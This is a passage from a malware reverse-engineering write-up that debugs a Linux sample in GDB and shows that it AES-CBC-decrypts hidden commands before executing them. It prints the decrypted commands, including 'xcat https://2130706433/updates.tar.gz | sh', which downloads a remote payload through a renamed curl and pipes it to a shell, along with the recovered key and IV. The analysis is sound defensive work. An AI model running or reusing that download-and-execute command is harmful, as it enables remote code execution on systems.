There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
96 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
Reading symbols from Desktop/sample.dat...
(No debugging symbols found in Desktop/sample.dat)
gef➤  break *0×402210
Breakpoint 1 at 0×402210
gef➤  run
Starting program: /home/kali/Desktop/sample.dat

Breakpoint 1, 0×0000000000402210 in ?? ()
```


Figure 18, first break point at FUN_00402122

Using the (ni) instruction to perform a single x86 instruction, it’s noted that the string (which is the first element in the string array input discussed in the static analysis) “797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943“is setting in the stack at $rax register, figure (21). This variable is processed through the function FUN_00402122 and it outputs the following memory location 0xf6502a98ac897d79, figure (22).



```
[ Legend: Modified register | Code | Heap | Stack | String ]
$rax   : 0×00000000004b6010  →  "797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bd[ ... ]"
$rbx   : 0×0000000000400530  →  0×0000000000000000
$rcx   : 0×000000000045f5c0  →   endbr64
$rdx   : 0×0
$rsp   : 0×00007fffffffdee0  →  0×00000000004e00e0  →  0×0000000000401d80  →   endbr64
$rbp   : 0×00007fffffffdf00  →  0×00007fffffffdf20  →  0×0000000000404790  →   endbr64
$rsi   : 0×00007fffffffe058  →  0×00007fffffffe3a6  →  "/home/kali/Desktop/sample.dat"
$rdi   : 0×00000000004b6010  →  "797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bd[ ... ]"
$rip   : 0×0000000000402210  →  call 0×402122
$r8    : 0×0
$r9    : 0×1
$r10   : 0×1
$r11   : 0×1
$r12   : 0×0000000000404830  →   endbr64
$r13   : 0×0
$r14   : 0×00000000004e3018  →  0×0000000000454430  →   endbr64
$r15   : 0×0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000

0×00007fffffffdee0│+0×0000: 0×00000000004e00e0  →  0×0000000000401d80  →   endbr64       ← $rsp
0×00007fffffffdee8│+0×0008: 0×000000010040480c ("
                                            H@"?)
0×00007fffffffdef0│+0×0010: 0×00000000ffffe058
0×00007fffffffdef8│+0×0018: 0×0000000000400530  →  0×0000000000000000
0×00007fffffffdf00│+0×0020: 0×00007fffffffdf20  →  0×0000000000404790  →   endbr64       ← $rbp
0×00007fffffffdf08│+0×0028: 0×00000000004022de  →   mov eax, 0×0
0×00007fffffffdf10│+0×0030: 0×00007fffffffe058  →  0×00007fffffffe3a6  →  "/home/kali/Desktop/sample.dat"
0×00007fffffffdf18│+0×0038: 0×00000001004e3018

     0×402202                 lea    rax, [rip+0×e0ef7]        # 0×4e3100
     0×402209                 mov    rax, QWORD PTR [rdx+rax*1]
     0×40220d                 mov    rdi, rax
●→   0×402210                 call   0×402122
   ↳    0×402122                 endbr64
        0×402126                 push   rbp
        0×402127                 mov    rbp, rsp
        0×40212a                 sub    rsp, 0×20
        0×40212e                 mov    QWORD PTR [rbp-0×18], rdi
```

Figure 19, rax register




```
$rax   : 0×00000000004e8b70  →  0×f6502a98ac897d79
$rbx   : 0×0000000000400530  →  0×0000000000000000
$rcx   : 0×0
$rdx   : 0×00000000004e8baf  →  0×0000000000000093
$rsp   : 0×00007fffffffdee0  →  0×00000000004e00e0  →  0×0000000000401d80  →   endbr64
$rbp   : 0×00007fffffffdf00  →  0×00007fffffffdf20  →  0×0000000000404790  →   endbr64
$rsi   : 0×0
$rdi   : 0×00007fffffffd860  →  0×0000000000003339 ("93"?)
$rip   : 0×0000000000402215  →   mov rdi, rax
$r8    : 0×38
$r9    : 0×0
$r10   : 0×00000000004bd780  →  0×0000000100000000
$r11   : 0×00000000004be080  →  0×0002000200020002
$r12   : 0×0000000000404830  →   endbr64
$r13   : 0×0
$r14   : 0×00000000004e3018  →  0×0000000000454430  →   endbr64
$r15   : 0×0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000

0×00007fffffffdee0│+0×0000: 0×00000000004e00e0  →  0×0000000000401d80  →   endbr64        ← $rsp
0×00007fffffffdee8│+0×0008: 0×000000010040480c ("
                                                   H@"?)
0×00007fffffffdef0│+0×0010: 0×00000000ffffe058
0×00007fffffffdef8│+0×0018: 0×0000000000400530  →  0×0000000000000000
0×00007fffffffdf00│+0×0020: 0×00007fffffffdf20  →  0×0000000000404790  →   endbr64        ← $rbp
0×00007fffffffdf08│+0×0028: 0×00000000004022de  →   mov eax, 0×0
0×00007fffffffdf10│+0×0030: 0×00007fffffffe058  →  0×00007fffffffe3a6  →  "/home/kali/Desktop/sample.dat"
0×00007fffffffdf18│+0×0038: 0×00000001004e3018

     0×402209                    mov    rax, QWORD PTR [rdx+rax*1]
     0×40220d                    mov    rdi, rax
     0×402210                    call   0×402122
 →   0×402215                    mov    rdi, rax
     0×402218                    call   0×401e97
     0×40221d                    mov    QWORD PTR [rbp-0×8], rax
     0×402221                    mov    eax, 0×0
     0×402226                    test   eax, eax
     0×402228                    je     0×40223d

[#0] Id 1, Name: "sample.dat", stopped 0×402215 in ?? (), reason: SINGLE STEP

[#0] 0×402215 → mov rdi, rax
[#1] 0×4022de → mov eax, 0×0
[#2] 0×403fc0 → mov edi, eax
[#3] 0×401cbe → hlt

gef➤  reg $rax
$rax   : 0×00000000004e8b70  →  0×f6502a98ac897d79
```

Figure 20, rax register, output of the first function call

Examining the first 10 bites at that memory location, 0x04e8b70 which is holding 0xf6502a98ac897d79, figure (23), show that it holds the same value as the input string


(797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943):



```
gef➤  x/10b 0×00000000004e8b70
0×4e8b70:       0×79    0×7d    0×89    0×ac    0×98    0×2a    0×50    0×f6
0×4e8b78:       0×80    0×d8
gef➤  
```

Figure 21, first 10 bytes stored at 0x04e8b70

It’s safe to assume from this output, that the function (FUN_00402122) had a goal of further hiding the string input. The output of (FUN_00402122) is now passed into FUN_00401E97, which outputs the string “ln -s ‘which curl’xcat”, figure (24)




```
[ Legend: Modified register | Code | Heap | Stack | String ]
$rax   : 0×00000000004e8bc0  →  "ln -s `which curl` xcat"
$rbx   : 0×0000000000400530  →  0×0000000000000000
$rcx   : 0×00007fffffffde90  →  0×b69033d59bfb97e1
$rdx   : 0×4359e56743bceabd
$rsp   : 0×00007fffffffdee0  →  0×00000000004e00e0  →  0×0000000000401d80  →   endbr64
$rbp   : 0×00007fffffffdf00  →  0×00007fffffffdf20  →  0×0000000000404790  →   endbr64
$rsi   : 0×0
$rdi   : 0×00000000004e8bd0  →  0×007461637820606c ("l` xcat"?)
$rip   : 0×0000000000402221  →   mov eax, 0×0
$r8    : 0×00000000004e8bc0  →  "ln -s `which curl` xcat"
$r9    : 0×0
$r10   : 0×00000000004e3820  →  0×00000000004e8c20  →  0×0000000000000000
$r11   : 0×00000000004e3820  →  0×00000000004e8c20  →  0×0000000000000000
$r12   : 0×0000000000404830  →   endbr64
$r13   : 0×0
$r14   : 0×00000000004e3018  →  0×0000000000454430  →   endbr64
$r15   : 0×0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000

0×00007fffffffdee0│+0×0000: 0×00000000004e00e0  →  0×0000000000401d80  →   endbr64       ← $rsp
0×00007fffffffdee8│+0×0008: 0×000000010040480c ("
                                                  H@"?)
0×00007fffffffdef0│+0×0010: 0×00000000ffffe058
0×00007fffffffdef8│+0×0018: 0×00000000004e8bc0  →  "ln -s `which curl` xcat"
0×00007fffffffdf00│+0×0020: 0×00007fffffffdf20  →  0×0000000000404790  →   endbr64       ← $rbp
0×00007fffffffdf08│+0×0028: 0×00000000004022de  →   mov eax, 0×0
0×00007fffffffdf10│+0×0030: 0×00007fffffffe058  →  0×00007fffffffe3a6  →  "/home/kali/Desktop/sample.dat"
0×00007fffffffdf18│+0×0038: 0×00000001004e3018

     0×402215                   mov    rdi, rax
     0×402218                   call   0×401e97
     0×40221d                   mov    QWORD PTR [rbp-0×8], rax
 →   0×402221                   mov    eax, 0×0
     0×402226                   test   eax, eax
     0×402228                   je     0×40223d
     0×40222a                   mov    rax, QWORD PTR [rbp-0×8]
     0×40222e                   mov    rdi, rax
     0×402231                   mov    eax, 0×0

[#0] Id 1, Name: "sample.dat", stopped 0×402221 in ?? (), reason: SINGLE STEP

[#0] 0×402221 → mov eax, 0×0
[#1] 0×4022de → mov eax, 0×0
[#2] 0×403fc0 → mov edi, eax
[#3] 0×401cbe → hlt
```

Figure 22, FUN_00401E97 output

As discussed in the static analysis the same process is once again performed on the next string in the input array (5c65de8048e13ce87dbd4f76255026d0ac319de5df5123fa7ca8c93879f70ff1679f41718c586ef1b31700d1fb3a624) and the output of the FUN_00401E97 is the string “xcat https://2130706433/updates.tar.gz | sh”.

Note, that each string/command is then passed to FUN_004129D0 for execution.



```
gef➤  ni
0×0000000000401fbc in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]
$rax   : 0×00000000004e8ca0  →  "xcat https://2130706433/updates.tar.gz | sh"
$rbx   : 0×0000000000400530  →  0×0000000000000000
$rcx   : 0×00007fffffffde90  →  0×ef86c51817f47916
$rdx   : 0×24a6b31f0d70311b
$rsp   : 0×00007fffffffddc0  →  0×0000000000000000
$rbp   : 0×00007fffffffded0  →  0×00007fffffffdf00  →  0×00007fffffffdf20  →  0×0000000000404790  →   endbr64
$rsi   : 0×0
$rdi   : 0×00000000004e8cc0  →  "tar.gz | sh"
$rip   : 0×0000000000401fbc  →   mov rsi, QWORD PTR [rbp-0×8]
$r8    : 0×00000000004e8ca0  →  "xcat https://2130706433/updates.tar.gz | sh"
$r9    : 0×7ffffffd
$r10   : 0×00000000004e3820  →  0×00000000004e8d10  →  0×0000000000000000
$r11   : 0×00000000004e3820  →  0×00000000004e8d10  →  0×0000000000000000
$r12   : 0×0000000000404830  →   endbr64
$r13   : 0×0
$r14   : 0×00000000004e3018  →  0×0000000000454430  →   endbr64
$r15   : 0×0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000

0×00007fffffffddc0│+0×0000: 0×0000000000000000   ← $rsp
0×00007fffffffddc8│+0×0008: 0×00000000004e8c30  →  0×ce138e04e85dc6c5
0×00007fffffffddd0│+0×0010: 0×0000003000000030 ("0"?)
0×00007fffffffddd8│+0×0018: 0×00000000004e8ca0  →  "xcat https://2130706433/updates.tar.gz | sh"
0×00007fffffffdde0│+0×0020: 0×a6d2ae2816157e2b
0×00007fffffffdde8│+0×0028: 0×3c4fcf098815f7ab
0×00007fffffffddf0│+0×0030: 0×b12c548817fefaa0
0×00007fffffffddf8│+0×0038: 0×05766c2a3939a323

     0×401fad                  mov    rdi, rax
     0×401fb0                  call   0×4035c7
     0×401fb5                  mov    rax, QWORD PTR [rbp-0×f8]
 →   0×401fbc                  mov    rsi, QWORD PTR [rbp-0×8]
```


Figure 23, FUN_00401E97 output

Tracing each string input and comparing both the output and the behaviour of FUN_00401E97 indicates a high probability that the string input is a cypher text, and the function is a decryption function.

By further analysing the function and comparing it to AES CBC algorithm pseudo-code, implementations, and C adaptations [1,2,3,4] we can conclude that FUN_00401E97 is a catalyst AES CBC decryption function. And by setting a break point at 0x0401f55, figure (26), which examines the behaviour of populating variables within this function, we can see that 4 arrays of bytes are stored in variables. The programme then takes them as input in two other functions which closely resemble a basic implantation of context initialization [5] and CBC decryption algorithm [6]. examining the disassembled code of FUN_00401e97, figure (27), and keeping track of the 4 variables in the stack dynamically, figure (28) we can safely say that the programme uses AES encryption to decrypt the two referenced strings in the static analysis. And uses the following arrays of bytes as the:


AES Key: a6d2ae2816157e2b3c4fcf098815f7ab

IV: 07060504030201000f0e0d0c0b0a0908



